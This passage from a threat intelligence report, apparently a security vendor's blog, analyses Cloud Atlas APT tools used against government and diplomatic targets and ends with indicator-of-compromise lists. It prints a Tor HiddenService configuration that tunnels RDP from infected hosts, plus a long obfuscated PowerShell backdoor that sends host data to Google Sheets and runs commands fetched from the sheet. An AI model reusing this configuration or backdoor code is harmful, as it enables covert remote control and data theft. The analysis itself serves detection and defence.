46.17.45[.]49:3389 (goverru[.]com)
onedrivesupport[.]net:443
cloudguide[.]in:80
```

Tor tunneling

To maintain control over the compromised host, the Tor network was used in some cases. A minimal set of a Tor executable and configuration files, necessary for launching HiddenService, was copied to the system directories of infected devices. The name of the Tor Browser executable file was modified. As a result, the infected machine was accessible via RDP from the Tor network when accessing the generated .onion domain.

Below is an example of a configuration file for routing connections from Tor to RDP ports on the local network, as well as example command lines for logging into Tor.

```
HiddenServiceDir C:\Windows\RemotePackages\RemoteApps\data\host
HiddenServicePort 3389 127.0.0.1:3389
HiddenServicePort 3390 10.██.██.██.2:3389
HiddenServicePort 3391 10.██.██.██.3:3389
HiddenServicePort 3392 10.██.██.██.13:3389

DataDirectory C:\Windows\RemotePackages\RemoteApps\data
GeoIPFile C:\Windows\RemotePackages\RemoteApps\data\geoip
GeoIPv6File C:\Windows\RemotePackages\RemoteApps\data\geoip6
Log notice file C:\Windows\RemotePackages\RemoteApps\data\notices.log

ClientTransportPlugin obfs2,obfs3,obfs4,scramblesuit exec C:\Windows\RemotePackage
UseBridges 1
Bridge obfs4 █████.██.██.██:8080 █████ cert=██
Bridge obfs4 █████.██.██.██:6697 █████ cert=██
Bridge obfs4 █████.██.██.██:443 █████ cert=██
```

Example of TOR configuration file

```
C:\Windows\Resources\Update\Intel.exe -f C:\Windows\Resources\Update\config
C:\Windows\IME\intel.exe -f C:\Windows\IME\driver
C:\Windows\Branding\IME\intel.exe -f C:\Windows\Branding\IME\driver
C:\Windows\Resources\Themes\model.exe -f C:\Windows\Resources\Themes\driver
C:\Windows\Inf\TermService\package.exe" -f C:\Windows\Inf\TermService\config
```

PowerCloud

We analyzed a new Cloud Atlas tool, PowerCloud. It collects user data with administrator privileges and writes this information to Google Sheets in Base64 format.

The tool represents an obfuscated PowerShell script. In most cases, it is packaged into an executable file using the PS2EXE utility, but we have also encountered variants in the form of a separate PowerShell script.

```
C:\windows\paexec-[parent_pid]-[remote_hostname].exe -service
> "cmd.exe" /c dir C:\windows\IME\IMEJP\DICTS

> C:\windows\IME\IMEJP\DICTS\i39884.exe (MD5 D5B38B252CF212A4A32763DE36732D40)
```

To find administrators on the victim host, the tool executes the following command:

```
(whoami /groups /fo csv | ConvertFrom-Csv | Where-Object {$_.SID -eq
"S-1-5-32-544" })
```

This information is appended with the computer name and current date, the data is encoded in base64, and then the collected data is added to an existing Google Sheet.

```

$EFcUK41UFGm = "926980469973-grmlen3afcdud6oppa8q9oubhsce3fsr.apps.googleusercontent.com";$sR59cyUtr = "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";$tY0Jkt6f
i7d43Zes11iI = "
";$nBtLj6ghvJL = "
";$gDhKZJ86 = "Sheet1";$razwo2xcscYA5 = "C:\w
indows\temp\amc01.tmp.LOG2";$giG4olpawI3rIcBUSR7R4 = "False";$FOAO_6rMBLAsu
4 = "https://oauth2.googleapis.com/token";$ID3XAJQFdt9q6 = "C", "D", "E", "
F", "G", "H", "I", "J", "K", "L", "M", "N", "O", "P", "Q", "R", "S", "T", "
U", "V", "W", "X", "Y", "Z", "AA", "AB", "AC", "AD", "AE", "AF", "AG", "AH", "
AI", "AJ", "AK", "AL", "AM", "AN", "AO", "AP", "AQ", "AR", "AS", "AT", "
AU", "AV", "AW", "AX", "AY", "AZ";$ZpkqAC2E6zidq = 500000;$p7y0KAi = $id3xaj
qFdt9q6.Length * $ZpkqAC2E6zidq;$nMSyLscFyl_R2k = Get-Random -Minimum 60 -M
aximum 300;$Start-Sleep -Seconds $NMSyLscFyl_R2k;$bhhPnKoyJnTswkNqd = $ENV:c
omputername;$qAJI1XdSkPI8lon1yx = $false;try{if (-not (Test-Path $RAZwo2xcsc
CYA5)){$QajI1XdskPI8lon1yx = $true;}function Get-AccessToken {try {$rJB83OR
NzaFWZ = @client_id = $EFcUK41UFGm;client_secret = $sR59cyUtr;refresh_toke
n = $Ty0Jkt6fi7d43Zes11iI;grant_type = "refresh_token";}$ZAR8DjyuwsUH8og9y
vktj = Invoke-RestMethod -Uri $FOAO_6rMBLAsu4 -Method Post -ContentType "ap
plication/x-www-form-urlencoded" -Body $rJB83ORNzaFWZ;$dRoBQz6kKy7Y8PGUat
= $ZAR8DjyuwsUH8og9yUktj.access_token;return $dRoBQz6kKy7Y8PGUat;}catch {i
f ($QAJI1XdSkPI8lon1yx) {try {Add-Content -Path $RAZwo2xcscYA5 -Value $_.Ex
ception.Message}catch {}}}return $null;}function Get-SheetData {param($RANG
e);try {SUNDILrDOINT = "https://sheets.googleapis.com/v4/spreadsheets/" + $
nBtLj6ghvJL + "/values/" + $RANGE;$uWf1LbFH6k0anxyRS1BE = Invoke-RestMethod
-Uri $SUNDILrDOINT -Headers @{"Authorization" = "Bearer " + $dRoBQz6kKy7Y8PG
Uat"};$CSpb6j14kTKbei1Nuh = $uWf1LbFH6k0anxyRS1BE.values;return $CSpb6j14kT
kbei1Nuh;}catch {if ($QAJI1XdSkPI8lon1yx) {try {Add-Content -Path $razwo2xc
scYA5 -Value $_.Exception.Message}catch {}}}return $false;}function Write-T
oSheet {param($RANGE, $data);try {$Rz0o0o0UP9JB8jclqm = "https://sheets.goo
gleapis.com/v4/spreadsheets/" + $nbtLj6ghvJL + "/values/" + $RANGE + "?valu
eInputOption=USER_ENTERED";$rJB83ORNzaFWZ = @{"values" = @($_.data)};$bsP
puhWhZ = $rJB83ORNzaFWZ | ConvertTo-Json -Depth 2;$XLRKX7HURWapUR = @{"Auth
orization" = "Bearer " + $dRoBQz6kKy7Y8PGUat};$uWf1LbFH6k0anxyRS1BE = Inv
oke-RestMethod -Uri $Rz0o0o0UP9JB8jclqm -Method Put -Headers $XLRKX7HURWapU
R -Body $BspPUHWhZ -ContentType "application/json";}catch {if ($QAJI1XdSkPI
8lon1yx) {try {Add-Content -Path $RAZwo2xcscYA5 -Value $_.Exception.Message
}catch {}}}return $false;}function Process-Task {param($Task);$RESULT = "Pr
ocess-Task";try {$tUilq16Bg = [System.Text.Encoding]::UTF8.GetBytes([Conve
rtl::FromBase64String($Task)];ieX $tUilq16Bg;}catch {$rESuLT = "Task failed
: $($_.Exception.Message)"};try{return [System.Convert]::ToBase64String([Sy
stem.Text.Encoding]::UTF8.GetBytes($rESuLT))}catch {return [System.Convert]
::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("Convert result fail
ed"))}}function Process-ColumnB {param($COLUMNdata);for ($SLIK7uFhITasXUp
= 0;$SLIK7uFhITasXUp -lt $COLUMNdata.Count;$SLIK7uFhITasXUp++) {$ds0lgYWi
= Get-Date -Format "M/d/yyyy h:mm:ss tt";$iQWhmK3qLBM = "B" + ($SLIK7uFhI
TasXUp + 1);$WUtsIRuW8h = "" + [System.Convert]::ToBase64String([System.T
ext.Encoding]::UTF8.GetBytes($ds0lgYWi));$JLRpKwFNh = $COLUMNdata[$SLIK7uF
hITasXUp];if ($JLRpKwFNh -like "*") {continue};$uI3vrgUfn6 = Process-Task
-task $JLRpKwFNh;if ($uI3vrgUfn6.Length -gt $p7y0KAi) {$OzFaw3P = [System.
Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("Reach max r
esult size"));$XG0JBHdbJUec3tx = "C" + ($SLIK7uFhITasXUp + 1);Write-ToShee
t -Range $xg0JBHdbJUec3TX -Data $OzFaw3P;Write-ToSheet -Range $iQWhmK3qLBM
-Data $WUtsIRuW8h;continue;};$ExdtZi7 = @{};for ($ESuWT30dxBLzyeem6j6a4 =
0;$ESuWT30dxBLzyeem6j6a4 -lt $uI3vrgUfn6.Length;$ESuWT30dxBLzyeem6j6a4 +=
$ZpkqAC2E6ZidQ) {try{$exDtZi7 += $uI3vrgUfn6.Substring($ESuWT30dxBLzyeem6j6
4, [math]::Min($ZpkqAC2E6ZidQ, $uI3vrgUfn6.Length - $ESuWT30dxBLzyeem6j6a4
)}catch {$exDtZi7 += "split failed: $($_.Exception.Message)"};$tSizGUHISFtlR
6p9Fj = @{};foreach ($sNsRLKed in $ExdtZi7) {$tSizGUHISFtlR6p9Fj += $sNsRLk
Ed};$TH4ii9pwt0n2XEG = $SLIK7uFhITasXUp + 1;$rANGE = $ID3XAJQFdt9q6[0] +
$TH4ii9pwt0n2Xeg+":" + $ID3xajQFdt9q6[$exDtZi7.Count - 1] + $th4ii9pwt0n2Xeg;
$TsiZGuHISFtlR6p9Fj = @{$TsiZGUHISFtlR6p9Fj};Write-ToSheet -Range $rAnGe -D
ata $TsiZGuHISFtlR6p9Fj;Write-ToSheet -Range $iQWhmK3qLBM -Data $WUtsIRuW8
h;};$droboQZ6kKy7Y8pgvAt = Get-AccessToken;if ($dRoBQz6kKy7Y8pgvAt -eq $n
ULL) {else{if ($QAJI1XdSkPI8lon1yx) {try {Add-Content -Path $RAZwo2xcscYA5
-Value '1'}catch {}}};$RANGe = $gDhKZj86+"!A:A";$DATA = Get-SheetData -Rang
e $rAnGe;if ($DATA -eq $FALSE) {else{$TUgtAw2X1uPh = if ($DATA) {$data.Co
unt + 1 }else {1 };$RANGE = $GdhKZj86+"!A:A"+$tuGtAw2X1uPh;$T19g_UP = Get-Da
te -Format "M/d/yyyy h:mm:ss tt";$pZMbWddCO = $null -ne (whoami /groups /fo
csv | ConvertFrom-Csv | Where-Object {$_.SID -eq "S-1-5-32-544"});$e70zMN
rkK8usZLiC = $T19g_up, $PZMBWddCO, $bhhPnKoyJnTswkNqd -join ",";$LOwQJYxf
EA = [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes
($E70zMNrkK8usZLiC));Write-ToSheet -Range $RANGe -Data $LOwQJYxfDEA;if ($G
iG4olpawI3rIcBUSR7r4 -ne "False"){if ($bhhPnKoyJnTswkNqd -ne $giG4olpawI3Ri
CBuSr7r4) {try {Add-Content -Path $RAZwo2xcscYA5 -Value ""}catch {exit}}
;$rAnGe = $GdhKZj86+"!B:B";$data = Get-SheetData -Range $RANGe;if ($DATA -e
q $FALSE) {elseif ($data -eq $null) {else {Process-ColumnB -columnData $D
ATA}}}}catch{try {Add-Content -Path $RAZwo2xcscYA5 -Value $_.Exception.Mes
sage}catch {}}}

```

Browser checker

Additionally, the attackers used another PowerShell script (MD5 5329F7BFF9D0D5DB28821B86C26D628F), compiled into an executable file via PS2EXE, which checks whether browser processes (Chrome, Edge, Firefox, and other) are running. This helps detect when the user is working on the computer. This can be used to choose the optimal time for conducting attacks (for example, when the user is away but their browser is still open) or simply to gather information about the victim's habits.

The information about running browsers is written to a log file on the local host.

```
$browsers = @("chrome", "opera", "firefox", "MicrosoftEdgeCP", "msedge", "iexplore", "browser");
$processes = Get-Process | Select-Object -ExpandProperty Name;
try {
    Add-Content -Path $log_file -Value $processes.Count
}
catch {
    Add-Content -Path $log_file -Value "Processes list is empty"
}
foreach ($browser in $browsers) {
    if ($processes -contains $browser) {
        try {
            Add-Content -Path $log_file -Value "+"
        }
        catch {}
    }
}
```

Fragment of the deobfuscated script

Victims

According to our telemetry, in late 2025 and early 2026, the identified targets of the described malicious activities are located in Russia and Belarus. The targeted industries mostly include government agencies and diplomatic entities.

We attribute the activity described in this report to the Cloud Atlas APT group with a high degree of confidence. The group used techniques and tools described previously, such as the initial access vector, the Python script for information gathering, and the Tor application for forwarding ports to the Tor network. The victim profile and geography also matches the Cloud Atlas targets.

We couldn't help but notice some parallels with recent Head Mare activity. The PhantomHeart backdoor ([available in Russian only](#)), attributed to Head Mare and used to create an SSH tunnel, was placed in directories actively used by Cloud Atlas:

- C:\Windows\ime

- C:\Windows\System32\ime
- C:\Windows\pla
- C:\Windows\inf
- C:\Windows\migration
- C:\Windows\System32\timecontrolsrv
- C:\Windows\SKB

However, TTPs are still differentiated.

Conclusion

For more than ten years, the Cloud Atlas group has continued its activities and expanded its arsenal. Over the course of last year, many targeted campaigns in general were found to employ ReverseSocks, SSH and Tor, and the use of these utilities was no exception for Cloud Atlas. Creating such backup control channels using publicly available utilities significantly complicates the complete disruption of attackers' actions on compromised systems. We will continue to closely monitor the group's activity and describe their new tools and techniques.

Indicators of compromise

PowerCloud

[7A95360B7E0EB5B107A3D231ABBC541A](#) C:\Windows\wininet.exe
[C0D1EAA15A2CEFBAB9735787575C8D8E](#) C:\Windows\LiveKernelReports\update.exe
[D5B38B252CF212A4A32763DE36732D40](#) C:\Windows\ime\imejp\dicts\i39884.exe
[3C75CEDB1196DF5EAB91F31411ED4B33](#) C:\pla\reports.exe
[42AC350BFBC5B4EB0FEDBA16C81919C7](#) C:\ProgramData\update_[redacted].exe
[493B901D1B33EB577DB64AADD948F9CE](#) C:\Windows\migration\wtr\MicrosoftBrowser.exe
[2CABB721681455DAE1B6A26709DEF453](#) C:\Windows\pla\reports\winlog.exe
[1B39E86EB772A0E40060B672B7F574F1](#)
 C:\Windows\System32\timecontrolsrv\vmnetdrv64.exe
[1D401D6E6FC0B00AAA2C65A0AC0CFD6B](#)
 C:\Windows\setup\scripts\install\software\activation\laact\dfsrv.exe
[40A562B8600F843B717BC5951B2E3C29](#) C:\Windows\branding\scat.exe
[F721A76DEB28FD0B80D27FCE6B8F5016](#) C:\Windows\ime\imekr\dicts\dfsrv.exe
[D3C8AFD22BAA306FF659DB1FAC28574A](#) C:\ProgramData\update_[redacted].exe
[6D7B2D1172BBDB7340972D844F6F0717](#) C:\Users\
 [redacted]\AppData\Local\1c\1cv8\1cv8ud.exe
 C:\Users\[redacted]\AppData\Local\1c\1cv8\svr.exe
[9769F43B9DE8D19E803263267FA6D62E](#) C:\Users\

[redacted]\AppData\Local\1c\1cv8\1cv8ud.exe

[63B6BE9AE8D8024A40B200CCCB438F1D](#) C:\Windows\notepad.exe

[6AA586BCC45CA2E92A4F0EF47E086FA1](#) C:\Windows\splwow32.exe

[EBA3BCDB19A7E256BF8E2CC5B9C1CCA9](#) C:\Users\[redacted]\Desktop\soc\stant.exe

[B4E183627B7399006C1BC47B3711E419](#) C:\WINDOWS\ime\service.exe

[F56B31A4B47AD3365B18A7E922FBA1A8](#) dfsvc.exe

[F6F62456FB0FCC396FB654CBED339BC3](#) –

[25C8ED0511375DCA57EF136AC3FA0CCA](#) C:\branding\dwmw.exe

Browser checker

[5329F7BFF9D0D5DB28821B86C26D628F](#) C:\ProgramData\checker_[redacted].exe

ReverseSocks

[2B4BA4FACF8C299749771A3A4369782E](#) C:\Windows\PLA\System\bounce.exe

C:\Windows\pla\print_status.exe

[BA9CE06641067742F2AFC9691FAFF1DC](#) C:\ProgramData\hp\client.exe

[FB0F8027ACF1B1E47E07A63D8812ED50](#)

C:\Windows\System32\timecontrolsv\vmnetdrv64.exe

[BBF1FA694122E07635DEEAC11AD712F8](#) C:\Windows\System32\HostManagement.exe

[F301AA3D62B5095EEC4D8E34201A4769](#) C:\Windows\ime\imejp\msfu.exe

[F9C3BBE108566D1A6B070F9C5FB03160](#) C:\Windows\ime\imetc\help\IMTCEN14.exe

Malicious MS Office documents

[369B75BDCDED16469EDE7AB8BEDCFAE1](#)

[9EAAE9491F6A50D6DF0BE393734A44CB](#)

[3E6E9DF00A764B348EC611EE8504ACA0](#)

[9BD788F285E32A05E6591D1EB36EBFFC](#)

[F42085522EC2EBB16EDCF814E7C330AD](#)

[2042EB5D52F0B535A1CE6B6F954C8C2B](#)

[2AA1E9765EF6B00B94A9B6BE0041436A](#)

[36120F5E9411BCBAC7104EF3FA964ED2](#)

[5000A353399500BC78381DC95B6ED2DC](#)

[579A9952D31CAD801A3988DBE7914CE7](#)

[867B634588C0FD6B26684D502C15AB03](#)

[38FA4306FA4406BA31CF171AF4D36E34](#)

[83EDDE9F7EEEFAC0363413972F35572B](#)

[CC751619BFEC0DC4607C17112B9E3B2C](#)

[A632858F14B36F03D0F213F5F5D6BFF2](#)

[097CA205AD9E3B72018750280904718C](#)
[69121C36EB8BF77962DCA825FCFFD873](#)
[C5702EB250F855C8C872FFFB9BB656ED](#)
[ED34F5A136FBA4FDEA976570FAA33ED7](#)
[0577DB70844E88B32B954906E2F20798](#)
[28ECF8FB6719E14231B94B4D37629B0E](#)
[0857C84B62289A1A9F29E19244E9A499](#)
[0C514E137860F489E3801213460EF938](#)
[50568B1F9335A7E3BA4E5DF035A8FB86](#)
[7F776AD200287D6DE14A29158C457179](#)
[51F7F794ED43FB90D0F8EBBB5EFFE628](#)
[B8C753DD254509FBA5077FFD5067EAB0](#)
[BC3739DEC8CD8F54F3F60A85F3ED600E](#)
[EC076CD21C483A40156F4E40D08DADED](#)
[216CB7F31D383C0DD892B284DF05A495](#)
[116F59E70A9DF97F4ADAEA71EECB1E9A](#)
[7242AC065B50BCDE9308756B49DBADCB](#)
[8158552950D2E13B075001CE0C52AA97](#)
[A75DBED984963B9AB21309C5B2F8FD9B](#)
[0320DD389FDBAB25D46792BD2817675E](#)
[5339D1A666F3E40FE756505CF1D87D4B](#)
[67D7E3AEEB673BF60C59361C12A4ED81](#)
[89572F0ED20791A5AC9FC4267D67CCB0](#)
[B6AAE073E7BFEBF4D643C2BBEB5C02E1](#)
[344CA9EA07CD4AC90EF27F8890D4EC05](#)

Domains and IPs

Reverse SSH/Socks domains

[tenkoff\[.\]org](#)
[cloudguide\[.\]in](#)
[goverru\[.\]com](#)
[kufar\[.\]org](#)
[ultimatecore\[.\]net](#)
[spbnews\[.\]net](#)
[onedrivesupport\[.\]net](#)

Malicious and compromised domains used in MS Office documents

[amerikastaj\[.\]com](#)
[bigbang\[.\]me](#)
[paleturquoise-dragonfly-364512.hostingersite\[.\]com](#)
[wizzifi\[.\]com](#)
[totallegacy\[.\]org](#)
[mamurjor\[.\]com](#)
[landscapeuganda\[.\]com](#)
[lafortunaitalian.co\[.\]uk](#)
[kommando\[.\]live](#)
[internationalcommoditiesllc\[.\]com](#)
[humanitas\[.\]si](#)
[fishingflytackle\[.\]com](#)
[firsai.tipshub\[.\]net](#)
[alnakhlah.com\[.\]sa](#)
[allgoodsdirect.com\[.\]au](#)
[agenciakharis.com\[.\]br](#)

Powershell payload staging

[istochnik\[.\]org](#)
[znews\[.\]neti](#)
[investika-club\[.\]com](#)
[194.102.104\[.\]207](#)
[46.17.45\[.\]56](#)
[46.17.45\[.\]49](#)
[46.17.44\[.\]125](#)
[46.17.44\[.\]212](#)
[185.22.154\[.\]73](#)
[194.87.196\[.\]163](#)
[195.58.49\[.\]9](#)
[93.125.114\[.\]193](#)
[93.125.114\[.\]57](#)
[45.87.219\[.\]116](#)
[37.228.129\[.\]224](#)
[185.53.179\[.\]136](#)
[185.126.239\[.\]77](#)
[5.181.21\[.\]75](#)
[146.70.53\[.\]171](#)
[45.15.65\[.\]134](#)

[185.250.181\[.\]207](#)

[81.30.105\[.\]71](#)

File paths

VBS scripts

WriteToSchedulerKillSSH.vbs

Create_task_day.vbs

WriteToSchedulerGenerateKey.vbs

C:\Windows\INF\Run.vbs

c:\Windows\INF\install.vbs

Update.vbs

c:\Windows\PLA\System\Gen.vbs

C:\Windows\INF\GenK.vbs

c:\Windows\PLA\System\Kill.vbs

c:\Windows\PLA\System\Run.vbs

ssh.exe

c:\Windows\ime\imejp\Asset.exe

c:\Windows\PLA\System\conhosts.exe

c:\Windows\INF\BITS\esentprf.exe

c:\Windows\INF\MSDTC\RuntimeBrokers.exe

c:\Windows\inf\diagnostic.exe

ReverseSocks

C:\Windows\PLA\System\bounce.exe

C:\ProgramData\hp\client.exe

C:\Windows\System32\timecontrolsvc\vmnetdrv64.exe

Tor client

C:\Windows\Resources\Update\Intel.exe

C:\Windows\INF\package.exe

- [Malware Technologies](#)
- [Microsoft Windows](#)
- [Targeted attacks](#)
- [Malware Descriptions](#)
- [Phishing](#)

- [APT](#)
- [Backdoor](#)
- [PowerShell](#)
- [SSH](#)
- [Cloud Atlas](#)

Cloud Atlas activity in the second half of 2025 and early 2026: new tools and a new payload

Your email address will not be published. Required fields are marked *

Name *

Email *

This site uses Akismet to reduce spam. [Learn how your comment data is processed.](#)